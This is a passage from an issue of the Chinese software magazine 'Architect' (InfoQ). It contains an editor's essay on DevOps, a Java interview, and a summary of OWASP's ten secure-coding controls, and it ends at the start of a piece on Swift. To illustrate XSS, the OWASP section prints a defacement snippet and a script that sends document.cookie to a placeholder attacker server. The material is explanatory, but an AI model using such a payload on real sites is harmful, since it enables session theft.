


架构师

ARCHITECT



特别专题

存储系统的那些事

Apache Kafka：下一代分布式消息系统
SLIK：高扩展、低延时的键值存储索引实现
(RAMCloud)

避开那些坑

J.P.摩根运用LeSS框架实施大规模敏捷
Node.js异步处理CPU密集型任务的新思路
分布式存储系统的雪崩效应

云计算特别专栏

AWS云的设计模式与实践
虚拟圆桌：云计算中PaaS的未来
搜狐云景Container经验谈



为什么会有 DevOps ?

前一阵子看到一篇文章，内容是一个开发者吐槽 **DevOps**，吐槽大意是说，你们这些运维们凭什么提倡让我们开发者做本来是你们应该做的维护工作？事实上运维和 **DBA** 又无法做开发者能做的工作，但你们却让开发者做本来应该是运维和 **DBA** 应该做的工作，这样岂不是对开发者很不公平？

当时我看了这篇文章后心想，**DevOps** 中的一部分的确是让开发做运维的工作（另一部分是让运维会开发），作者说 **DevOps** 让开发者被压上了更多的担子，的确没错。但是还有一点作者没说，就是他笔下的那些“很多除了维护系统之外其他事情都不会做的运维和 **DBA**”，实际上要面临更大更严重的挑战——失业。

作者觉得这事儿对开发者不公平，我倒觉得开发者已经是身在福中的一批人了。

前两天一个朋友打电话过来，问我能不能介绍一些云计算运维做的比较好的同学，想跟他们交流交流。他之前看到了 **Github** 那一套 **Hubot** 的运维工具，觉得很赞，未来云计算的运维就应该按照这种自动化机器人的方式来做。我想了一下，忽然发现最近这两年自己接触的技术人当中，关注运维的开发同学似乎越来越多了，而且也的确有越来越多的开发者正在投入运维的工作当中去。

说到底，为什么会有 **DevOps** 这样的呼声出来呢？我感觉原因主要有两点：

1、软件更新速度加快（算是敏捷开发运动 + 互联网爆发式增长联合作用下的一大成果。现在的时髦语叫做“唯快不破”）

2、基于便宜的通用硬件 + 开源软件的集群系统越来越多、规模越来越大（算是全球兴建云计算 + 全领域业务 **IT** 化的直接结果。云计算的口号是“让普通人也用得起计算”）

这两个都是不可避免的业务需求，我们的世界不可能再回到那种缓慢更新软件、做什么都采购 **IOE** 那些昂贵机器的时代了。几乎所有人都不得不面临“交付速度加快”和“系统趋于分布式、规模更大”这两件事。

而这两件事情的直接结果就是，我们很容易就把系统中的这里或那里搞坏了。

运维的同学们呢，不得不去实现“快速部署的同时还不能把这个大系统搞死”的目标。

事实上，每次软件更新，引入的 **bug** 往往比 **feature** 多；便宜的硬件本身就容易坏，数量多了之后更加是天天坏。以前的很多系统，每一个环节都是正常流程中的一部分：任何一个环节坏了，系统就跑不动了。如果按照现在的部署频率，很难想象这套系统能活下来。

我们需要一套具备超强容错能力的系统：这个系统中任何一个部分甚至几个部分坏掉了，系统还是能跑起来——可能服务质量会低一些，但不要死。

换句话说，我们的计算机网络系统正在从“线性系统”成长为“复杂系统”。复杂系统是有生命的，能够在一定的阈值内维持自身的平衡。

这套复杂系统谁来实现呢？开发 **feature** 的同学们是不会 **care** 的，这不是他们的领域。

只懂得维护一台服务器和一个小集群的运维同学是做不到的，因为他们不知道如何为一个死的系统注入生命。

这就是为什么会有 **DevOps**，这就是为什么我们需要懂开发的同学们来运维系统。

计算机网络系统就好像身体一样。身体是一个奇妙的系统，即使很多组件不好用了或者坏掉了，身体仍然能够维持自身的机能运转。但是，如果组件坏掉的太多，身体的性能就会严重下降（大家应该都有那种生病了躺在床上做啥都没力气的经验）；只有让身体里尽可能多的组件都运转良好的情况下，整个机体才能够发挥最大的效能。

这也许就是 **DevOps** 运动的终极目标吧。

本期主编：杨赛

目录

卷首语

2 | 为什么会有 DevOps ?

人物 | People

6 | 郑晔谈 Java 开发：新工具、新框架、新思维

观点 | Opinion

10 | OWASP 发布构建安全 Web 应用的十大控制措施

14 | 替代 Objective-C ? Swift 尚不成熟

16 | 让我们再聊聊浏览器资源加载优化

专题 | Topic

39 | Apache Kafka：下一代分布式消息系统

52 | SLIK：高扩展、低延时的键值存储索引实现（RAMCloud）

62 | 存储系统的那些事

避开那些坑 | Void

68 | J.P. 摩根运用 LeSS 框架实施大规模敏捷

76 | Node.js 异步处理 CPU 密集型任务的新思路

82 | 分布式存储系统的雪崩效应

特别专栏 | Column

88 | 腾讯云的弹性、高可用与隔离

90 | AWS S3 产品总监谈存储

94 | 搜狐云景 Container 经验谈

封面植物



促进软件开发领域知识与创新的传播



中文 | 英文 | 日文 | 葡文 |

郑晔谈 Java 开发：新工具、新框架、新思维

作者 郭蕾

1995 年 5 月 23 日，Java 语言正式诞生，1996 年 1 月，JDK1.0 发布；2000 年 5 月，JDK1.3、JDK1.4 相继发布；2004 年 9 月，J2SE 1.5 发布；2009 年 12 月，Java EE 6 发布；2014 年 3 月 18 日，Java SE 8 发布。19 年的历史，Java 已经成为全球最流行的开发语言之一，也是使用最为广泛的企业级语言，没有之一。在软件开发的世界里，两年一小变，三年一大变，QCon 北京 2014 大会上，来自 ThoughtWorks 的首席咨询师郑晔回顾了最近十多年软件开发领域的发展变化，并重点介绍了 Java 世界程序库、开发方式、工具等的变化。会后，InfoQ 对郑晔做了一次深入专访。

InfoQ：为什么会在这次 QCon 演讲上选择“你应该更新的 Java 知识”这样一个话题？

郑晔：这个话题可能与我个人的经历有关。我的职业生涯是从 Java 起步的，中间各种机缘，我做了很多其它不同类型的项目，接触过各种各样的程序设计语言。最近几年又重新把所有的注意力放回 Java，我很惊讶地发现，现在许多程序员讨论的内容几乎和我十多年前刚开始做 Java 时几乎完全一样。要知道，我们生存的这个行业号称是变化飞快的。其实，这十几年时间，在开发领域已经有了非常多的新内容涌现出来，即便是 Java 开发这个领域，也有了很多变化。我自己最近的几个 Java 项目，用到了不少十年前没有的东西。既然我有了这样的感觉，为什么不能尝试着总结一下呢？于是，去年我在自己的 blog 上写了一个系列的《你应该更新的 Java 知识》。我自己真正总结出来的内容要远比写下来的多，在公司内部，我做了一个有十几节的课程，给自己的同事分享过。这次的 QCon 分享的主题，就是基于这个系列课程第一讲的概述部分。所以，我在演讲上也提到，如果想了解全部内容，就看以后还有没有机会在更多的大会上分享了，当然，如果想更完整地了解，可以专门联系我，呵呵。

InfoQ：在演讲中您提到，您向大家推荐了很多比较好用的 Java 开源软件，比如 Guava，能详细说说吗？

郑晔：我推荐的程序库有一个的原则，它们必须有很易用的 API，而不仅仅为了实现功能。下面是我在演讲里列出的几个我愿意推荐给大家的程序库。

我对 Guava 的一个评价是，只要你做的是 Java 项目，就应该用 Guava。Guava 某种程度上是弥补了 JDK 的不足，我们都知道，JDK 是为了给 Java 开发人员提供一个基础的开发包，但是，JDK 基本上定位于功能实现。这在 10 多年前，没有问题，但现在，随着人们对于代码编写认识的加深，仅仅有功能已经不够了，还要有一个易用的接口。举个简单的例子，把文件读到一个字符串里，如果用 JDK 实现，光想着异常处理都让人头疼不已。Guava 是一个现代的程序库，它有着更易用的 API。当然，Guava 也有一些新增功能，比如，一些集合类、缓存等等。Guava 做得怎么样？看一下 Java 8 的文档就可以知道，有一些 API 几乎就是原封不动地从 Guava 上借鉴来的。

Joda Time 是我提到的另一个程序库。它现在的位置很有趣，我们都知道 JDK 中原有的日期库设计的非常糟糕，Joda Time 就是为了让我们躲开 Java 的日期库。但是，因为它设计得很好，它也被 JDK 借鉴了，于是有了 JSR 310，现在已经是 Java 8 的一部分。不过，从技术发展来看，Java 8 广泛使用起来还有很长的路要走。大多数人还会继续与 Java 6 做斗争，所以，我还是把它列了出来。

Hamcrest 和 Mockito，是两个用来测试的库。Hamcrest 让我们更好地写断言，而 Mockito 让我们更好地编写 Mock 对象。

DropWizard，我们可以把它理解一个开发 REST 服务的框架，但其实它什么都没做，只是把一些已有框架集成到了一起。它同前面几个程序库有很大的不同，它更多地是代表了一种的开放方式：轻量级部署风格，抛开沉重的应用服务器。它未必会是未来的赢家，但值得了解。

其实，还有一些不错的程序库值得推荐，比如，像实现了 Actor 的 Akka，但这些库往往是代表了一种特定的程序设计风格，所以，我没有特意列出。近些年，Java 世界里出现的“新”工具“新”框架，在学习这些工具框架方面，您有什么好的方法提供给大家？

InfoQ：对于这些新工具、新框架的学习，您有什么好的方法分享给大家？

郑晔：软件开发行业是一个发展变化很快的行业，尽管很多思想层面的东西变动不大，但在具体操作层面上，总会有新的东西层出不穷。作为一个程序员，如果不希望为这个时代淘汰，一个开放的心态必不可少。就我个人而言，我会一直开着自己的雷达，了解各种新技术、新知识的。至于到具体的工具框架学习，没有什么特别的，文档是最好的老师。基本上，文档会把功能性的东西都告诉你。

InfoQ：在实际的开发中，同一个功能往往有不同的框架做了实现，比如 **MVC** 的实现就有 **Struts**、**SpringMVC** 等。在遇到类似的情况时，您是怎么选择框架的？

郑晔：在功能类似的情况下，我会选择更符合技术发展方向、API 设计更好的库。

举个例子，如果开发一个 Web 应用，以前的做法是用 Spring MVC 一个一个页面写，但现在我不会这么做了。我会倾向于基于微服务的架构，这是一个符合技术发展方向的做法。更容易理解的说法是，后台提供基于 REST 的 API，由前台页面进行访问。这样原来传统的方式就显得笨拙了，它们是为了由后台渲染页面准备的，所以，后台框架我会选择一个更容易做 REST API 的框架，比如用 Jersey 加上 Jackson。

再举一个 API 影响选型的例子，我们常用的 Log 库，以前我们都会选择 Commons Logging，但是使用这个库，通常我们的代码都是在正式地写日志之前，先判断一下 isXXXEnabled。因为这个库是 Java 5 之前设计的，之所以这么做，有许多性能之类的考量。而现在，我的首选 Log 库是 SLF4J，就省去了那些不必要的代码，非常清爽。

InfoQ：在演讲中，你还重点讲了自动化。那么，在这方面您是怎么做的？

郑晔：对于自动化，我的基本理念是，尽可能自动化一切能够自动化的东西。十几年前，我们提到自动化，基本上就是编译、打包，而现在自动化的范围比以前大得多。我在 2011 年曾在 InfoQ 上发表了一篇名为《软件开发地基》的文章，里面谈到了我在项目里所做的一些基本的自动化工作。时隔三年再来看这篇文章，大部分内容依然是适用的。而现在，当我们谈到自动化，应该比那篇文章的范围还大，在我自己的项目里面，我们会把一些环境部署的过程也自动化起来，按照现在流行的说法，目标是要做持续交付。

在 Java 自动化领域，最近几年一个比较大的变化发生在工具领域。我在演讲中提到了，如果你现在还在用 Ant 和 Maven，你就落伍了，Ant 做简单的事不简单，Maven 做复杂的事情很困难。现在的趋势是，以全功能语言做自动化脚本。《软件开发地基》那篇文章里，我用的工具是 buildr，它依赖于 Ruby 语言。最近几年 Java 领域表现最活跃的自动化工具是 Gradle，它现在几乎是我做 Java 项目的默认之选，其基础是 Groovy。

InfoQ：您讲到轻量级部署相关的一些建议，能详细说说吗？

郑晔：一说起 Java 应用的部署，大家直觉上就会想到“打个包，部署到应用服务器”。这也是几乎十多年前就定型下来的开发方式。但对于开发人员来说，这就几乎就意味着各种开发的噩梦。为了在开发阶段定位一些问题，我们就不得不在“本地”进行用上“远程”调试。

应用服务器是一个“老大哥”年代的产物，那时候大公司要卖应用服务器，更要卖硬件，所以，它们炮制出复杂的业务场景。但是，对于许多团队来说，你可能一辈子都碰不到这样复杂的情况。当年，EJB 的破产已经让我们见识了这种虚幻的需求在程序员社区里是站不住脚的。现在，轮到应用服务器本身了。我在演讲里曾经举过一个例子，说明这个应用服务器中一个虚幻的需求，在一台应用服务器上部署多个应用。现在我们看到，大多数应用多个应用服务器都不够，一个应用服务器部署多个应用除了测试玩玩，在实际的场景中，几乎就是站不住脚的。开源社区的兴起让普通程序员有机会见到高手是如何工作的，高水平程序员总会追求更“简单”的工作方式，吸引更多程序员走入这种方式中。我很高兴地看到，我们的开发方式不再是由老大哥主导了。

最近几年，随着云和移动开发的兴起，微服务的概念逐渐进入了我们的视野，随之而来的就是社区对于开发和部署的反思。前面提到的 DropWizard 的就是一个很好的例子，通过它，我们只要打出一个 JAR 包，和传统的方式不同的是，这个 JAR 包直接就是一个可运行的应用。是的，它是有 Main 函数的。有 Main 函数就意味着，我们可以很方便地在 IDE 里做我们想做的一切，包括调试。这样一来，对比从前那种笨拙的方式，开发人员可以做到“易者易为”。

关于部署，现在的一个方向是部署的自动化，有很多工具可以支持我们做到这一点，比如 Chef、Puppet，我最近的一个项目上用了 Docker。有了这些基础，我们可以一键式在一台空机器上建立起一个完整的服务。这就是持续交付中一个很重要的基础。再进一步，我们可以把这种部署同虚拟化和云结合起来，用自动化工具在云端一个节点部署出我们的应用。你可以想一下，如果我需要测试一下我的应用，或是在产品环境上增加一个新节点，我只要用一条命令，就会自动在云端的某个节点上建出我们所需的全部内容。传统做法仅仅是申请机器就是一个漫长的过程，遑论手工安装应用，配置参数这些麻烦事。这不是对未来美好生活的畅想，实际上，我们公司的许多项目已经做到了这一点。

把部署自动化和轻量级部署、微服务结合起来，我们的开发方式就是，在本地编写好一个服务，调测好，再部署到云端，由其它人进一步测试。这才是一种简单的开发方式。程序员应该追求简单，包括我们个人开发方式的简单。

查看原文：[郑晔谈 Java 开发：新工具、新框架、新思维](#)

相关内容

[Oracle 发布应用开发框架的免费版](#)

[打造未来的 Java](#)

[Java 8 无人谈及的八大功能](#)


[浅析 Java 8 的聚合操作](#)

ArchSummit

International Architect Summit

全球架构峰会 2014

2014.07.18-19 中国·深圳 万科国际会议中心



03

演讲内容早知道

议题提交开放，折扣购票启动，详情查阅大会官网

咨询电话：010-89880682 会务咨询：arch@cn.infoq.com 大会官网：www.archsummit.com

OWASP 发布构建安全 Web 应用的十大控制措施

作者 张卫滨

[Open Web Application Security Project \(OWASP\)](#) 是世界范围内的非盈利组织，关注于提高软件系统的安全性。它们的使命是使应用软件更加安全，使企业和组织能够对应用安全风险作出更清晰的决策。[OWASP 发布的十大安全风险](#)整理总结了 Web 应用开发中常见的漏洞，可以用来探查和分析应用的安全问题。

不过，仅仅指出问题往往是不够的，开发人员是应用的基础，为了开发出安全的应用，必须要为他们提供必要的帮助和支持。编写 Web 应用的软件开发人员需要掌握和练习各种安全编码的技术。Web 应用的每一层，包括用户界面、业务逻辑、控制器以及数据库代码，在编写的时候都必须将安全问题牢记在心，这可能是非常困难的一项任务，因为大多数开发人员并没有太多安全方面的知识，而用来构建 Web 应用的语言和框架在安全方面通常缺乏必要的控制。在需求和设计阶段，可能也会有固有的缺陷，很少有组织为开发人员提供需求规约以指导他们编写安全的代码。

针对这一问题，OWASP 从应用的架构、设计和研发角度总结了[构建安全应用的十大控制措施](#)，致力于提高软件设计和开发人员的安全意识和能力，进而提升应用的安全性。这十大措施中，有的很具体，有的只是通用的分类，有的是技术性的，有的是过程相关的。

具体来讲，这十大控制措施如下：

1. 参数化查询

SQL 注入是 Web 应用中最危险的漏洞之一，因为 SQL 注入较为容易被黑客探测到并且会给应用带来毁灭性的打击。只需在你的 Web 应用中注入一条简单的恶意 SQL，你的整个数据库可能就会被窃取、擦除或者篡改。在运行数据库的主机上，甚至可以借助 Web 应用执行危险的操作系统命令。

为了防止 SQL 注入，开发人员必须阻止那些不可信任的输入，这些输入将会解析成为 SQL 命令的一部分。要实现这一点，最好的一种方式就是使用被称做查询参数化（Query Parameterization）的编程技术。

例如，在 Java 之中，查询参数化如下所示：

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
```

在 PHP 之中，查询参数化样例如下所示：

```
$email = $_REQUEST['email'];
$id = $_REQUEST['id'];
$stmt = $dbh->prepare("update users set email=:new_email where id=:user_id");
$stmt->bindParam(':new_email', $email);
$stmt->bindParam(':user_id', $id);
```

2. 对数据进行编码

编码 (encoding) 是一个很强大的工具，它有助于防范很多类型的攻击，尤其是注入攻击。本质上讲，编码就是将特殊字符转换成对等的字符，但是转换后的字符对于目标解析器来说不再是敏感的。关于编码的一个样例就是防止跨站脚本攻击 (XSS, Cross Site Scripting)。

Web 开发人员经常会动态地构建 Web 页面，页面中包含开发人员构建的 HTML/JavaScript 代码以及数据库中的数据，而这些数据最初是由用户输入的。输入的数据应该被视为不可信任且危险的，在构建安全的 Web 应用时，需要对其进行特殊的处理。当攻击者欺骗你的用户执行恶意的 JavaScript 时，就会发生跨站脚本攻击或者更恰当地称之为 JavaScript 注入，这些 JavaScript 脚本最初是构建到 Web 站点中的，XSS 攻击会在用户的浏览器中执行，因此会产生各种各样的影响。

例如，XSS 站点涂改：

```
<script>document.body.innerHTML("Jim was here");</script>
```

XSS session 窃取：

```
<script> var img = new Image();
img.src="hxxp://<some evil server>.com?" + document.cookie;
</script>
```

持久化 XSS (Persistent XSS) 或存储 XSS (Stored XSS) 指的是 XSS 攻击嵌入到了站点的数据库或文件系统之中了。这种 XSS 更为危险，因为当攻击执行的时候，用户已经登录站点了。当将 XSS 攻击置于 URL 的结尾处时，会发生反射 XSS (Reflected XSS)，它会欺骗受害者访问该 URL，当访问的时候攻击就会触发。

阻止 XSS 的关键编程技术就是输出编码，它会在输出的时候执行，如果你构建用户界面的话，也就是在将非信任的数据添加到 HTML 中的时候。能够阻止 XSS 的编码形式包括 HTML 实体编码、JavaScript 编码以及百分号编码（也称为 URL 编码）。

3. 校验所有的输入

编写安全应用时，很重要的一点就是将所有来自于应用外部的输入（如来自于浏览器或移动客户端，来自于外部系统或文件）均视为不可信任的。对于 Web 应用来说，这包括 HTTP 头、cookies 以及 GET 和 POST 参数，总而言之也就是任何攻击者可以入侵的数据。

构建安全 Web 应用的一个重要方法就是限制用户能够提交到 Web 应用之中的输入。限制用户输入的技术称之为“输入校验”。在 Web 应用的服务器端，输入校验通常会用到正则表达式。

有两种输入校验，分别为“白名单”和“黑名单”校验。白名单试图定义好的输入是什么样子的，任何不匹配“好输入”定义的输入都会被拒绝。“黑名单”校验会试图探测已知的攻击，只会拒绝这些攻击和非法字符。黑名单校验更为困难，因为可以通过编码或其他伪装技术绕过，所以在构建安全 Web 应用时并不推荐使用。

但有些时候正则表达式是不够的，如果你的应用要处理 markup，也就是不受信任的输入中会包含 HTML 片段，这样的话会很难进行校验，编码也是很困难的，因为编码的话会破坏输入中的标签。此时，会需要一个能够解析和清理 HTML 格式文本的库，如 [OWASP Java HTML Sanitizer](#)。

4. 实现适当的访问控制

授权 (Authorization, Access Control) 过程指的是请求要访问特定资源时，需要判断该请求是该准许还是拒绝。访问控制可能会非常复杂，在应用开发的初始阶段，需要考虑到一

些“积极”的访问控制设计需求。在软件的安全设计中，访问控制是很重要的一块内容，因此事先需要进行充分考虑：

强制所有的请求都通过访问控制检查

大多数的框架和语言只会检查程序员指定的特性，但是与之相反的做法是更以安全为中心的。可以考虑使用过滤器或其他的自动化机制以保证所有的请求都要经历某种类型的访问控制检查。

默认拒绝

结合自动化的访问控制检查，需要考虑拒绝访问所有没有配置访问控制的特性。但是通常情况下会采取相反的做法，也就是新创建的特性会自动允许所有用户访问，直到开发人员为其配置了安全检查的功能。

在代码中，要避免硬编码基于策略的访问控制检查

通常情况下，访问控制策略是硬编码在应用之中的。这样的话，审计或证明软件的安全性会变得非常困难且耗时。如果可能的话，访问控制策略和应用代码应该分离开来。

针对活动编码

在大多数的 Web 框架中会将基于角色的访问控制作为主要方法。尽管在访问控制机制中，使用角色是可以接受的，但是在应用代码中针对特定的角色编码是一种反模式。在代码中要考虑用户是不是有权限访问某个特性，而不是检查用户具备什么样的角色。

驱动访问控制检查的是服务端的可信数据

在作出访问控制决策的时候，会涉及到很多的数据（登录的用户是谁、这个用户具备什么样的权限、访问控制策略是什么、请求的特性和数据是什么、时间是什么、地理位置是哪里），这些数据应该通过“服务器端”标准的 Web 或 Web 服务应用来获取。策略数据，如用户角色和访问控制规则决不能作为请求的一部分。在标准的 Web 应用中，访问控制唯一需要的客户端数据就是要访问数据的 id。作出访问控制决策的大多数其他数据需要从服务器端获取。

5. 建立识别和认证控制

认证过程指的是校验个人或实体是不是就是其所宣称的那个人。通常来讲，认证需要提交用户名或 id，以及只有指定用户才能知道的一条或多条私人信息。

会话管理指的是服务器端要维护与之交互的实体的状态。这就需要服务器能够记住整个事务期间如何与后续的请求进行交互。在服务器端，会话通过一个会话标识符来进行维护。

识别管理是一个很广泛的话题，不仅仅包括认证和会话管理，还包括一些高级话题，如联合身份验证（identity federation）、单点登录、密码管理工具等等。

6. 保护数据和隐私性

当传输敏感的数据时，不管是在应用或网络架构的哪一层，都需要考虑以某种方式进行传输加密。对于应用传输加密来讲，SSL/TLS 是目前最常见和广泛支持的一种模型。

关于数据安全，很重要的一点在于要对系统中的数据进行分类，并确定哪些数据需要进行加密。另外，还要保护正在处理中的数据，这些数据位于内存之中，可能更易于获取到。

7. 实现日志和入侵探查

应用的日志不应该是事后才考虑的事情，也不应该局限于调试或解决问题，它应该在其他重

要的事情上发挥作用。安全事件的日志与进程监控、审计或事务日志在采集的目的上往往是不一样的，因此通常会进行区分。日志不要记得太多也太能太少，需要记住的一点是不要记录私人或敏感数据。为了防止日志注入（Log Injection），在记录前要对非信任的数据进行校验或编码。

[OWASP AppSensor 项目](#)定义了概念化的框架和方法论，通过规范化的指导为已有的应用实现侵入探测和自动化响应。

8. 使用框架和安全库的安全特性

如果对于每个 Web 应用都从头开发安全控制功能的话，那会非常浪费时间并且会产生大量的安全漏洞。安全的代码库可以帮助开发人员注意安全相关功能的设计，并避免实现中漏洞。

如果可以的话，要尽可能使用框架已有的特性，而不是引入第三方库。可以考虑的 Web 应用安全框架包括：[Spring Security](#) 和 [Apache Shiro](#)。还有一点就是要及时更新这些框架和库。

9. 将安全相关的需求考虑在内

在软件开发项目的初期，需要定义三类安全相关的需求：

1. 安全特性和功能：系统中可见的安全控制，包括认证、访问控制以及审计功能。这些需求通常会包含在用例或用户故事中，Q/A 人员可以评估和测试功能的正确性。
2. 业务逻辑的滥用场景 (abuse cases)：业务逻辑通常是包含多个步骤、多个分支的工作流程，这些需求的用户故事或用例应该包含异常和失败的场景，并且包含在“滥用场景”下的需求。滥用场景描述了在遭到攻击者破坏时，一项功能该是什么样子的。考虑到失败和滥用场景会发现校验和错误处理中的弱点，从而提升应用的可靠性和安全性。
3. 数据分类和隐私的需求：开发人员应当时刻注意系统中任何的私人和敏感数据，并确保它们是安全的。这会促使在系统中采用数据校验、访问控制、加密、审计以及日志控制等功能。

10. 在设计和架构时，将安全考虑在内

在进行系统的架构和设计时，有一些安全相关的因素需要进行考虑，包括：

1. 了解你所拥有的工具：你所选择的语言和平台会产生技术相关的安全风险和考量因素，开发团队必须要有所理解并进行管理。
2. 分层、信赖以及依赖：在安全的架构和设计中，另外一个很重要的部分就是分层和信赖。确定在客户端、Web 层、业务逻辑层以及数据管理层要进行什么样的控制，以及不同系统间或同一个系统的不同部分之间，在什么地方建立信赖关系。信赖的边界确定了应该在什么地方进行认证、访问控制、数据校验和编码、加密以及日志记录。当对系统进行设计或设计变更时，要确保对信赖假设充分的理解，并且这些假设是合法且一致的。
3. 管理受攻击面：注意系统的受攻击面（attack surface），也就是攻击者可以攻入系统、获取数据的方式。当你增加受攻击面时，要进行风险评估。你是不是引入了新的 API 或改变了系统中具有较高安全风险的功能，或者只是为已有页面或文件添加一个新的域？

以上就是 OWASP 列出的十大安全控制措施，在原文的页面中有大量相关资料的链接，感兴趣的读者可以进一步的学习和掌握。希望这十大措施能够为您的安全应用构建提供指导。

查看原文：[OWASP 发布构建安全 Web 应用的十大控制措施](#)

替代 Objective-C ? Swift 尚不成熟

作者 郭蕾

在今年苹果的开发者大会上，最引人注目的当属新的编程语言 Swift 的发布。Swift 是一门苹果自主开发的编程语言，它由 LLVM 的创始人 Chris Lattner 在 2010 年开始着手设计，目标是在保证应用质量和性能的前提下，让应用开发变得更加简单、快速。苹果宣称 Swift 的特点是：快速、现代、安全、互动，且全面优于 Objective-C 语言。为了给 Swift 打好基础，苹果公司改进了编译器、调试器和框架结构，不难看出苹果在 Swift 的设计上也煞费苦心。社交媒体上一时间铺满了对 Swift 的讨论：

